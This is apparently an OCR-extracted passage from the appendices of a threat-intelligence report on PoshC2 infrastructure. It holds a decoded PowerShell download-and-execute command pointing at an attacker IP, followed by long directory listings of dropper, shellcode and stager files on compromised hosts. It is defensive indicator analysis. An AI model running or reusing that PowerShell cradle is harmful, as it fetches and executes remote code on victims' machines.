G8AYQBkAHMAdAByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AOQA1AC4AMgAxADMALgAxADQA-
NQAuADEAMAAxAC8AdQBhAHMAYwBsAGkAZQBuAHQALwAwAC4AMQAuADMANAAvAG0AbwBkAHUAbAB-
lAHMALwBfAHIAcAAnACkAKQApADsASQBFAFgAIAAkAE0AUwA=
```


*Decoded base64 string to reveal the following command:*

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};$MS=[System.Text.Encoding]::UTF8.GetString([System.Convert]::From
Base64String((new-object
system.net.webclient).downloadstring('https://95.213.145.101/uasclient/0.
1.34/modules/_rp')));IEX $MS
```

*Analysis: Among other things, this set of commands appears to be calling out to a directory on the same host (95.213.145[.]101/uasclient/0.1.34/modules/_rp). "uasclient/0.1.34/modules" is a known IOC for PoshC2.*

# Appendix B7: winrar-x64-611.exe Malware Analysis on Host G






Directory listing for /

- artifact.exe
- dropper_cs.exe
- main.exe
- MIMIMI.7z
- MIMIMI.zip
- PoshC2.bat
- winrar-x64-611.exe

As seen on host




HTML Title
Directory listing for /
Response Body

```
# Directory listing for /

* * *

 * [artifact.exe](artifact.exe)
 * [dropper_cs.exe](dropper_cs.exe)
 * [main.exe](main.exe)
 * [MIMIMI.7z](MIMIMI.7z)
 * [MIMIMI.zip](MIMIMI.zip)
 * [PoshC2.bat](PoshC2.bat)
 * [winrar-x64-611.exe](winrar-x64-611.exe)

* * *
```

As seen on Censys

**winrar-x64-611.exe** - MD5: 8a6217d94e1bcbabdd1dfcdcaa83d1b3
Function - Given the name, it is likely the installer for the PoshC2 tool on a victim host. Confirmation needed.
Virustotal - no results identified as malicious as this executable is a version of WinRar regularly used for legitimate purposes


# Appendix C: Probable Malware/Exploit Kit on Host E



Contents: (Continued on next page)

```
# Directory listing for /

* * *

  * [aes.py](aes.py)
  * [cs_sct.xml](cs_sct.xml)
  * [dropper.cs](dropper.cs)
  * [dropper_cs.exe](dropper_cs.exe)
  * [dropper_cs_ps_pbind_v4.exe](dropper_cs_ps_pbind_v4.exe)
  * [dropper_cs_ps_v2.exe](dropper_cs_ps_v2.exe)
  * [dropper_cs_ps_v4.exe](dropper_cs_ps_v4.exe)
  * [dropper_jxa.js](dropper_jxa.js)
  * [DynamicCode.cs](DynamicCode.cs)
  * [fcomm.cs](fcomm.cs)
  * [fcomm_cs.exe](fcomm_cs.exe)
  * [FCommSharp_v4_csc.cs](FCommSharp_v4_csc.cs)
  * [FCommSharp_v4_Donut_x64_Shellcode.b64](FCommSharp_v4_Donut_x64_Shellcode.b64)
  * [FCommSharp_v4_Donut_x64_Shellcode.bin](FCommSharp_v4_Donut_x64_Shellcode.bin)
  * [FCommSharp_v4_Donut_x86_Shellcode.b64](FCommSharp_v4_Donut_x86_Shellcode.b64)
  * [FCommSharp_v4_Donut_x86_Shellcode.bin](FCommSharp_v4_Donut_x86_Shellcode.bin)
  * [FCommSharp_v4_DotNet2JS.b64](FCommSharp_v4_DotNet2JS.b64)
  * [FCommSharp_v4_DotNet2JS.js](FCommSharp_v4_DotNet2JS.js)
  * [FCommSharp_v4_dropper_migrate_x64.c](FCommSharp_v4_dropper_migrate_x64.c)
  * [FCommSharp_v4_dropper_migrate_x64.exe](FCommSharp_v4_dropper_migrate_x64.exe)
  * [FCommSharp_v4_dropper_migrate_x86.c](FCommSharp_v4_dropper_migrate_x86.c)
  * [FCommSharp_v4_dropper_migrate_x86.exe](FCommSharp_v4_dropper_migrate_x86.exe)
  * [FCommSharp_v4_dropper_x64.c](FCommSharp_v4_dropper_x64.c)
  * [FCommSharp_v4_dropper_x64.exe](FCommSharp_v4_dropper_x64.exe)
  * [FCommSharp_v4_dropper_x86.c](FCommSharp_v4_dropper_x86.c)
  * [FCommSharp_v4_dropper_x86.exe](FCommSharp_v4_dropper_x86.exe)
  * [FCommSharp_v4_msbuild.xml](FCommSharp_v4_msbuild.xml)
  * [FCommSharp_v4_x64.dll](FCommSharp_v4_x64.dll)
  * [FCommSharp_v4_x64_Shellcode.b64](FCommSharp_v4_x64_Shellcode.b64)
  * [FCommSharp_v4_x64_Shellcode.bin](FCommSharp_v4_x64_Shellcode.bin)
  * [FCommSharp_v4_x86.dll](FCommSharp_v4_x86.dll)
  * [FCommSharp_v4_x86_Shellcode.b64](FCommSharp_v4_x86_Shellcode.b64)
  * [FCommSharp_v4_x86_Shellcode.bin](FCommSharp_v4_x86_Shellcode.bin)
  * [Installer-Win.exe](Installer-Win.exe)
  * [Launcher.hta](Launcher.hta)
  * [macro.txt](macro.txt)
  * [payload.bat](payload.bat)
  * [payload.txt](payload.txt)
  * [pbind.cs](pbind.cs)
  * [pbind_cs.exe](pbind_cs.exe)
  * [PBind_v4_csc.cs](PBind_v4_csc.cs)
  * [PBind_v4_Donut_x64_Shellcode.b64](PBind_v4_Donut_x64_Shellcode.b64)
  * [PBind_v4_Donut_x64_Shellcode.bin](PBind_v4_Donut_x64_Shellcode.bin)
  * [PBind_v4_Donut_x86_Shellcode.b64](PBind_v4_Donut_x86_Shellcode.b64)
  * [PBind_v4_Donut_x86_Shellcode.bin](PBind_v4_Donut_x86_Shellcode.bin)
  * [PBind_v4_DotNet2JS.b64](PBind_v4_DotNet2JS.b64)
  * [PBind_v4_DotNet2JS.js](PBind_v4_DotNet2JS.js)
  * [PBind_v4_dropper_migrate_x64.c](PBind_v4_dropper_migrate_x64.c)
  * [PBind_v4_dropper_migrate_x64.exe](PBind_v4_dropper_migrate_x64.exe)
```

# Appendix C: Probable Malware/Exploit Kit on Host E con’t




Contents: (Continued on next page)

```
* [PBind_v4_dropper_migrate_x86.c](PBind_v4_dropper_migrate_x86.c)
  * [PBind_v4_dropper_migrate_x86.exe](PBind_v4_dropper_migrate_x86.exe)
  * [PBind_v4_dropper_x64.c](PBind_v4_dropper_x64.c)
  * [PBind_v4_dropper_x64.exe](PBind_v4_dropper_x64.exe)
  * [PBind_v4_dropper_x86.c](PBind_v4_dropper_x86.c)
  * [PBind_v4_dropper_x86.exe](PBind_v4_dropper_x86.exe)
  * [PBind_v4_msbuild.xml](PBind_v4_msbuild.xml)
  * [PBind_v4_x64.dll](PBind_v4_x64.dll)
```

```
* [PBind_v4_x64_Shellcode.b64](PBind_v4_x64_Shellcode.b64)
* [PBind_v4_x64_Shellcode.bin](PBind_v4_x64_Shellcode.bin)
* [PBind_v4_x86.dll](PBind_v4_x86.dll)
* [PBind_v4_x86_Shellcode.b64](PBind_v4_x86_Shellcode.b64)
* [PBind_v4_x86_Shellcode.bin](PBind_v4_x86_Shellcode.bin)
* [PBindSharp_v4_csc.cs](PBindSharp_v4_csc.cs)
* [PBindSharp_v4_Donut_x64_Shellcode.b64](PBindSharp_v4_Donut_x64_Shellcode.b64)
* [PBindSharp_v4_Donut_x64_Shellcode.bin](PBindSharp_v4_Donut_x64_Shellcode.bin)
* [PBindSharp_v4_Donut_x86_Shellcode.b64](PBindSharp_v4_Donut_x86_Shellcode.b64)
* [PBindSharp_v4_Donut_x86_Shellcode.bin](PBindSharp_v4_Donut_x86_Shellcode.bin)
* [PBindSharp_v4_DotNet2JS.b64](PBindSharp_v4_DotNet2JS.b64)
* [PBindSharp_v4_DotNet2JS.js](PBindSharp_v4_DotNet2JS.js)
* [PBindSharp_v4_dropper_migrate_x64.c](PBindSharp_v4_dropper_migrate_x64.c)
* [PBindSharp_v4_dropper_migrate_x64.exe](PBindSharp_v4_dropper_migrate_x64.exe)
* [PBindSharp_v4_dropper_migrate_x86.c](PBindSharp_v4_dropper_migrate_x86.c)
* [PBindSharp_v4_dropper_migrate_x86.exe](PBindSharp_v4_dropper_migrate_x86.exe)
* [PBindSharp_v4_dropper_x64.c](PBindSharp_v4_dropper_x64.c)
* [PBindSharp_v4_dropper_x64.exe](PBindSharp_v4_dropper_x64.exe)
* [PBindSharp_v4_dropper_x86.c](PBindSharp_v4_dropper_x86.c)
* [PBindSharp_v4_dropper_x86.exe](PBindSharp_v4_dropper_x86.exe)
* [PBindSharp_v4_msbuild.xml](PBindSharp_v4_msbuild.xml)
* [PBindSharp_v4_x64.dll](PBindSharp_v4_x64.dll)
* [PBindSharp_v4_x64_Shellcode.b64](PBindSharp_v4_x64_Shellcode.b64)
* [PBindSharp_v4_x64_Shellcode.bin](PBindSharp_v4_x64_Shellcode.bin)
* [PBindSharp_v4_x86.dll](PBindSharp_v4_x86.dll)
* [PBindSharp_v4_x86_Shellcode.b64](PBindSharp_v4_x86_Shellcode.b64)
* [PBindSharp_v4_x86_Shellcode.bin](PBindSharp_v4_x86_Shellcode.bin)
* [Posh_v2_csc.cs](Posh_v2_csc.cs)
* [Posh_v2_Donut_x64_Shellcode.b64](Posh_v2_Donut_x64_Shellcode.b64)
* [Posh_v2_Donut_x64_Shellcode.bin](Posh_v2_Donut_x64_Shellcode.bin)
* [Posh_v2_Donut_x86_Shellcode.b64](Posh_v2_Donut_x86_Shellcode.b64)
* [Posh_v2_Donut_x86_Shellcode.bin](Posh_v2_Donut_x86_Shellcode.bin)
* [Posh_v2_DotNet2JS.b64](Posh_v2_DotNet2JS.b64)
* [Posh_v2_DotNet2JS.js](Posh_v2_DotNet2JS.js)
```

# Appendix C: Probable Malware/Exploit Kit on Host E con't




<u>Contents</u>: (Continued on next page)

```
* [Posh_v2_dropper_migrate_x64.c](Posh_v2_dropper_migrate_x64.c)
* [Posh_v2_dropper_migrate_x64.exe](Posh_v2_dropper_migrate_x64.exe)
* [Posh_v2_dropper_migrate_x86.c](Posh_v2_dropper_migrate_x86.c)
* [Posh_v2_dropper_migrate_x86.exe](Posh_v2_dropper_migrate_x86.exe)
* [Posh_v2_dropper_x64.c](Posh_v2_dropper_x64.c)
* [Posh_v2_dropper_x64.exe](Posh_v2_dropper_x64.exe)
* [Posh_v2_dropper_x86.c](Posh_v2_dropper_x86.c)
* [Posh_v2_dropper_x86.exe](Posh_v2_dropper_x86.exe)
* [Posh_v2_msbuild.xml](Posh_v2_msbuild.xml)
```

```
* [Posh_v2_x64.dll](Posh_v2_x64.dll)
* [Posh_v2_x64_Shellcode.b64](Posh_v2_x64_Shellcode.b64)
* [Posh_v2_x64_Shellcode.bin](Posh_v2_x64_Shellcode.bin)
* [Posh_v2_x86.dll](Posh_v2_x86.dll)
* [Posh_v2_x86_Shellcode.b64](Posh_v2_x86_Shellcode.b64)
* [Posh_v2_x86_Shellcode.bin](Posh_v2_x86_Shellcode.bin)
* [Posh_v4_csc.cs](Posh_v4_csc.cs)
* [Posh_v4_Donut_x64_Shellcode.b64](Posh_v4_Donut_x64_Shellcode.b64)
* [Posh_v4_Donut_x64_Shellcode.bin](Posh_v4_Donut_x64_Shellcode.bin)
* [Posh_v4_Donut_x86_Shellcode.b64](Posh_v4_Donut_x86_Shellcode.b64)
* [Posh_v4_Donut_x86_Shellcode.bin](Posh_v4_Donut_x86_Shellcode.bin)
* [Posh_v4_DotNet2JS.b64](Posh_v4_DotNet2JS.b64)
* [Posh_v4_DotNet2JS.js](Posh_v4_DotNet2JS.js)
* [Posh_v4_dropper_migrate_x64.c](Posh_v4_dropper_migrate_x64.c)
* [Posh_v4_dropper_migrate_x64.exe](Posh_v4_dropper_migrate_x64.exe)
* [Posh_v4_dropper_migrate_x86.c](Posh_v4_dropper_migrate_x86.c)
* [Posh_v4_dropper_migrate_x86.exe](Posh_v4_dropper_migrate_x86.exe)
* [Posh_v4_dropper_x64.c](Posh_v4_dropper_x64.c)
* [Posh_v4_dropper_x64.exe](Posh_v4_dropper_x64.exe)
* [Posh_v4_dropper_x86.c](Posh_v4_dropper_x86.c)
* [Posh_v4_dropper_x86.exe](Posh_v4_dropper_x86.exe)
* [Posh_v4_msbuild.xml](Posh_v4_msbuild.xml)
* [Posh_v4_x64.dll](Posh_v4_x64.dll)
* [Posh_v4_x64_Shellcode.b64](Posh_v4_x64_Shellcode.b64)
* [Posh_v4_x64_Shellcode.bin](Posh_v4_x64_Shellcode.bin)
* [Posh_v4_x86.dll](Posh_v4_x86.dll)
* [Posh_v4_x86_Shellcode.b64](Posh_v4_x86_Shellcode.b64)
* [Posh_v4_x86_Shellcode.bin](Posh_v4_x86_Shellcode.bin)
* [py_dropper.py](py_dropper.py)
* [py_dropper.sh](py_dropper.sh)
* [rg_sct.xml](rg_sct.xml)
* [Sharp_Posh_PBind_Stager.cs](Sharp_Posh_PBind_Stager.cs)
* [Sharp_Posh_Stager.cs](Sharp_Posh_Stager.cs)
* [Sharp_v4_csc.cs](Sharp_v4_csc.cs)
* [Sharp_v4_Donut_x64_Shellcode.b64](Sharp_v4_Donut_x64_Shellcode.b64)
* [Sharp_v4_Donut_x64_Shellcode.bin](Sharp_v4_Donut_x64_Shellcode.bin)
* [Sharp_v4_Donut_x86_Shellcode.b64](Sharp_v4_Donut_x86_Shellcode.b64)
* [Sharp_v4_Donut_x86_Shellcode.bin](Sharp_v4_Donut_x86_Shellcode.bin)
* [Sharp_v4_DotNet2JS.b64](Sharp_v4_DotNet2JS.b64)
* [Sharp_v4_DotNet2JS.js](Sharp_v4_DotNet2JS.js)
* [Sharp_v4_dropper_migrate_x64.c](Sharp_v4_dropper_migrate_x64.c)
* [Sharp_v4_dropper_migrate_x64.exe](Sharp_v4_dropper_migrate_x64.exe)
* [Sharp_v4_dropper_migrate_x86.c](Sharp_v4_dropper_migrate_x86.c)
* [Sharp_v4_dropper_migrate_x86.exe](Sharp_v4_dropper_migrate_x86.exe)
```


# Appendix C: Probable Malware/Exploit Kit on Host E con’t



Contents:

```
 * [Sharp_v4_dropper_x64.c](Sharp_v4_dropper_x64.c)
 * [Sharp_v4_dropper_x64.exe](Sharp_v4_dropper_x64.exe)
 * [Sharp_v4_dropper_x86.c](Sharp_v4_dropper_x86.c)
 * [Sharp_v4_dropper_x86.exe](Sharp_v4_dropper_x86.exe)
 * [Sharp_v4_msbuild.xml](Sharp_v4_msbuild.xml)
 * [Sharp_v4_x64.dll](Sharp_v4_x64.dll)
 * [Sharp_v4_x64_Shellcode.b64](Sharp_v4_x64_Shellcode.b64)
 * [Sharp_v4_x64_Shellcode.bin](Sharp_v4_x64_Shellcode.bin)
 * [Sharp_v4_x86.dll](Sharp_v4_x86.dll)
 * [Sharp_v4_x86_Shellcode.b64](Sharp_v4_x86_Shellcode.b64)
 * [Sharp_v4_x86_Shellcode.bin](Sharp_v4_x86_Shellcode.bin)

* * *
```


# Appendix D: Malware/Exploit Kit on Host H



## Contents:

```
# Directory listing for /

* * *

  * [64ME.ps1](64ME.ps1)
  * [64ME2.ps1](64ME2.ps1)
  * [64MEever.exe](64MEever.exe)
* [64RA.exe](64RA.exe)
  * [aes.py](aes.py)
  * [cs_sct.xml](cs_sct.xml)
  * [dropper.cs](dropper.cs)
  * [dropper_cs.exe](dropper_cs.exe)
  * [dropper_cs_ps_pbind_v4.exe](dropper_cs_ps_pbind_v4.exe)
  * [dropper_cs_ps_v2.exe](dropper_cs_ps_v2.exe)
  * [dropper_cs_ps_v4.exe](dropper_cs_ps_v4.exe)
  * [dropper_jxa.js](dropper_jxa.js)
  * [DynamicCode.cs](DynamicCode.cs)
  * [fcomm.cs](fcomm.cs)
  * [fcomm_cs.exe](fcomm_cs.exe)
  * [FCommSharp_v4_csc.cs](FCommSharp_v4_csc.cs)
  * [FCommSharp_v4_Donut_x64_Shellcode.b64](FCommSharp_v4_Donut_x64_Shellcode.b64)
  * [FCommSharp_v4_Donut_x64_Shellcode.bin](FCommSharp_v4_Donut_x64_Shellcode.bin)
  * [FCommSharp_v4_Donut_x86_Shellcode.b64](FCommSharp_v4_Donut_x86_Shellcode.b64)
  * [FCommSharp_v4_Donut_x86_Shellcode.bin](FCommSharp_v4_Donut_x86_Shellcode.bin)
  * [FCommSharp_v4_DotNet2JS.b64](FCommSharp_v4_DotNet2JS.b64)
  * [FCommSharp_v4_DotNet2JS.js](FCommSharp_v4_DotNet2JS.js)
  * [FCommSharp_v4_dropper_migrate_x64.c](FCommSharp_v4_dropper_migrate_x64.c)
  * [FCommSharp_v4_dropper_migrate_x64.exe](FCommSharp_v4_dropper_migrate_x64.exe)
  * [FCommSharp_v4_dropper_migrate_x86.c](FCommSharp_v4_dropper_migrate_x86.c)
  * [FCommSharp_v4_dropper_migrate_x86.exe](FCommSharp_v4_dropper_migrate_x86.exe)
  * [FCommSharp_v4_dropper_x64.c](FCommSharp_v4_dropper_x64.c)
  * [FCommSharp_v4_dropper_x64.exe](FCommSharp_v4_dropper_x64.exe)
  * [FCommSharp_v4_dropper_x86.c](FCommSharp_v4_dropper_x86.c)
  * [FCommSharp_v4_dropper_x86.exe](FCommSharp_v4_dropper_x86.exe)
  * [FCommSharp_v4_msbuild.xml](FCommSharp_v4_msbuild.xml)
  * [FCommSharp_v4_x64.dll](FCommSharp_v4_x64.dll)
  * [FCommSharp_v4_x64_Shellcode.b64](FCommSharp_v4_x64_Shellcode.b64)
  * [FCommSharp_v4_x64_Shellcode.bin](FCommSharp_v4_x64_Shellcode.bin)
  * [FCommSharp_v4_x86.dll](FCommSharp_v4_x86.dll)
  * [FCommSharp_v4_x86_Shellcode.b64](FCommSharp_v4_x86_Shellcode.b64)
  * [FCommSharp_v4_x86_Shellcode.bin](FCommSharp_v4_x86_Shellcode.bin)
  * [Launcher.hta](Launcher.hta)
  * [macro.txt](macro.txt)
  * [payload.bat](payload.bat)
  * [payload.txt](payload.txt)
  * [pbind.cs](pbind.cs)
  * [pbind_cs.exe](pbind_cs.exe)
  * [PBind_v4_csc.cs](PBind_v4_csc.cs)
  * [PBind_v4_Donut_x64_Shellcode.b64](PBind_v4_Donut_x64_Shellcode.b64)
  * [PBind_v4_Donut_x64_Shellcode.bin](PBind_v4_Donut_x64_Shellcode.bin)
  * [PBind_v4_Donut_x86_Shellcode.b64](PBind_v4_Donut_x86_Shellcode.b64)
  * [PBind_v4_Donut_x86_Shellcode.bin](PBind_v4_Donut_x86_Shellcode.bin)
```


# Appendix D: Malware/Exploit Kit on Host H con’t



Contents: (Continued on next page)

```
* [PBind_v4_DotNet2JS.b64](PBind_v4_DotNet2JS.b64)
* [PBind_v4_DotNet2JS.js](PBind_v4_DotNet2JS.js)
* [PBind_v4_dropper_migrate_x64.c](PBind_v4_dropper_migrate_x64.c)
* [PBind_v4_dropper_migrate_x64.exe](PBind_v4_dropper_migrate_x64.exe)
* [PBind_v4_dropper_migrate_x86.c](PBind_v4_dropper_migrate_x86.c)
* [PBind_v4_dropper_migrate_x86.exe](PBind_v4_dropper_migrate_x86.exe)
* [PBind_v4_dropper_x64.c](PBind_v4_dropper_x64.c)
* [PBind_v4_dropper_x64.exe](PBind_v4_dropper_x64.exe)
* [PBind_v4_dropper_x86.c](PBind_v4_dropper_x86.c)
* [PBind_v4_dropper_x86.exe](PBind_v4_dropper_x86.exe)
* [PBind_v4_msbuild.xml](PBind_v4_msbuild.xml)
* [PBind_v4_x64.dll](PBind_v4_x64.dll)
* [PBind_v4_x64_Shellcode.b64](PBind_v4_x64_Shellcode.b64)
* [PBind_v4_x64_Shellcode.bin](PBind_v4_x64_Shellcode.bin)
* [PBind_v4_x86.dll](PBind_v4_x86.dll)
* [PBind_v4_x86_Shellcode.b64](PBind_v4_x86_Shellcode.b64)
* [PBind_v4_x86_Shellcode.bin](PBind_v4_x86_Shellcode.bin)
* [PBindSharp_v4_csc.cs](PBindSharp_v4_csc.cs)
* [PBindSharp_v4_Donut_x64_Shellcode.b64](PBindSharp_v4_Donut_x64_Shellcode.b64)
* [PBindSharp_v4_Donut_x64_Shellcode.bin](PBindSharp_v4_Donut_x64_Shellcode.bin)
* [PBindSharp_v4_Donut_x86_Shellcode.b64](PBindSharp_v4_Donut_x86_Shellcode.b64)
* [PBindSharp_v4_Donut_x86_Shellcode.bin](PBindSharp_v4_Donut_x86_Shellcode.bin)
* [PBindSharp_v4_DotNet2JS.b64](PBindSharp_v4_DotNet2JS.b64)
* [PBindSharp_v4_DotNet2JS.js](PBindSharp_v4_DotNet2JS.js)
* [PBindSharp_v4_dropper_migrate_x64.c](PBindSharp_v4_dropper_migrate_x64.c)
* [PBindSharp_v4_dropper_migrate_x64.exe](PBindSharp_v4_dropper_migrate_x64.exe)
* [PBindSharp_v4_dropper_migrate_x86.c](PBindSharp_v4_dropper_migrate_x86.c)
* [PBindSharp_v4_dropper_migrate_x86.exe](PBindSharp_v4_dropper_migrate_x86.exe)
* [PBindSharp_v4_dropper_x64.c](PBindSharp_v4_dropper_x64.c)
* [PBindSharp_v4_dropper_x64.exe](PBindSharp_v4_dropper_x64.exe)
* [PBindSharp_v4_dropper_x86.c](PBindSharp_v4_dropper_x86.c)
* [PBindSharp_v4_dropper_x86.exe](PBindSharp_v4_dropper_x86.exe)
* [PBindSharp_v4_msbuild.xml](PBindSharp_v4_msbuild.xml)
* [PBindSharp_v4_x64.dll](PBindSharp_v4_x64.dll)
* [PBindSharp_v4_x64_Shellcode.b64](PBindSharp_v4_x64_Shellcode.b64)
* [PBindSharp_v4_x64_Shellcode.bin](PBindSharp_v4_x64_Shellcode.bin)
* [PBindSharp_v4_x86.dll](PBindSharp_v4_x86.dll)
* [PBindSharp_v4_x86_Shellcode.b64](PBindSharp_v4_x86_Shellcode.b64)
* [PBindSharp_v4_x86_Shellcode.bin](PBindSharp_v4_x86_Shellcode.bin)
* [Posh_v2_csc.cs](Posh_v2_csc.cs)
* [Posh_v2_Donut_x64_Shellcode.b64](Posh_v2_Donut_x64_Shellcode.b64)
* [Posh_v2_Donut_x64_Shellcode.bin](Posh_v2_Donut_x64_Shellcode.bin)
* [Posh_v2_Donut_x86_Shellcode.b64](Posh_v2_Donut_x86_Shellcode.b64)
* [Posh_v2_Donut_x86_Shellcode.bin](Posh_v2_Donut_x86_Shellcode.bin)
* [Posh_v2_DotNet2JS.b64](Posh_v2_DotNet2JS.b64)
* [Posh_v2_DotNet2JS.js](Posh_v2_DotNet2JS.js)
* [Posh_v2_dropper_migrate_x64.c](Posh_v2_dropper_migrate_x64.c)
* [Posh_v2_dropper_migrate_x64.exe](Posh_v2_dropper_migrate_x64.exe)
* [Posh_v2_dropper_migrate_x86.c](Posh_v2_dropper_migrate_x86.c)
* [Posh_v2_dropper_migrate_x86.exe](Posh_v2_dropper_migrate_x86.exe)
* [Posh_v2_dropper_x64.c](Posh_v2_dropper_x64.c)
* [Posh_v2_dropper_x64.exe](Posh_v2_dropper_x64.exe)
```


# Appendix D: Malware/Exploit Kit on Host H con’t



Contents: (Continued on next page)

```
* [Posh_v2_dropper_x86.c](Posh_v2_dropper_x86.c)
* [Posh_v2_dropper_x86.exe](Posh_v2_dropper_x86.exe)
* [Posh_v2_msbuild.xml](Posh_v2_msbuild.xml)
* [Posh_v2_x64.dll](Posh_v2_x64.dll)
* [Posh_v2_x64_Shellcode.b64](Posh_v2_x64_Shellcode.b64)
* [Posh_v2_x64_Shellcode.bin](Posh_v2_x64_Shellcode.bin)
* [Posh_v2_x86.dll](Posh_v2_x86.dll)
* [Posh_v2_x86_Shellcode.b64](Posh_v2_x86_Shellcode.b64)
* [Posh_v2_x86_Shellcode.bin](Posh_v2_x86_Shellcode.bin)
* [Posh_v4_csc.cs](Posh_v4_csc.cs)
* [Posh_v4_Donut_x64_Shellcode.b64](Posh_v4_Donut_x64_Shellcode.b64)
* [Posh_v4_Donut_x64_Shellcode.bin](Posh_v4_Donut_x64_Shellcode.bin)
* [Posh_v4_Donut_x86_Shellcode.b64](Posh_v4_Donut_x86_Shellcode.b64)
* [Posh_v4_Donut_x86_Shellcode.bin](Posh_v4_Donut_x86_Shellcode.bin)
* [Posh_v4_DotNet2JS.b64](Posh_v4_DotNet2JS.b64)
* [Posh_v4_DotNet2JS.js](Posh_v4_DotNet2JS.js)
* [Posh_v4_dropper_migrate_x64.c](Posh_v4_dropper_migrate_x64.c)
* [Posh_v4_dropper_migrate_x64.exe](Posh_v4_dropper_migrate_x64.exe)
* [Posh_v4_dropper_migrate_x86.c](Posh_v4_dropper_migrate_x86.c)
* [Posh_v4_dropper_migrate_x86.exe](Posh_v4_dropper_migrate_x86.exe)
* [Posh_v4_dropper_x64.c](Posh_v4_dropper_x64.c)
* [Posh_v4_dropper_x64.exe](Posh_v4_dropper_x64.exe)
* [Posh_v4_dropper_x86.c](Posh_v4_dropper_x86.c)
* [Posh_v4_dropper_x86.exe](Posh_v4_dropper_x86.exe)
* [Posh_v4_msbuild.xml](Posh_v4_msbuild.xml)
* [Posh_v4_x64.dll](Posh_v4_x64.dll)
* [Posh_v4_x64_Shellcode.b64](Posh_v4_x64_Shellcode.b64)
* [Posh_v4_x64_Shellcode.bin](Posh_v4_x64_Shellcode.bin)
* [Posh_v4_x86.dll](Posh_v4_x86.dll)
* [Posh_v4_x86_Shellcode.b64](Posh_v4_x86_Shellcode.b64)
* [Posh_v4_x86_Shellcode.bin](Posh_v4_x86_Shellcode.bin)
* [py_dropper.py](py_dropper.py)
* [py_dropper.sh](py_dropper.sh)
* [rg_sct.xml](rg_sct.xml)
* [Sharp_Posh_PBind_Stager.cs](Sharp_Posh_PBind_Stager.cs)
* [Sharp_Posh_Stager.cs](Sharp_Posh_Stager.cs)
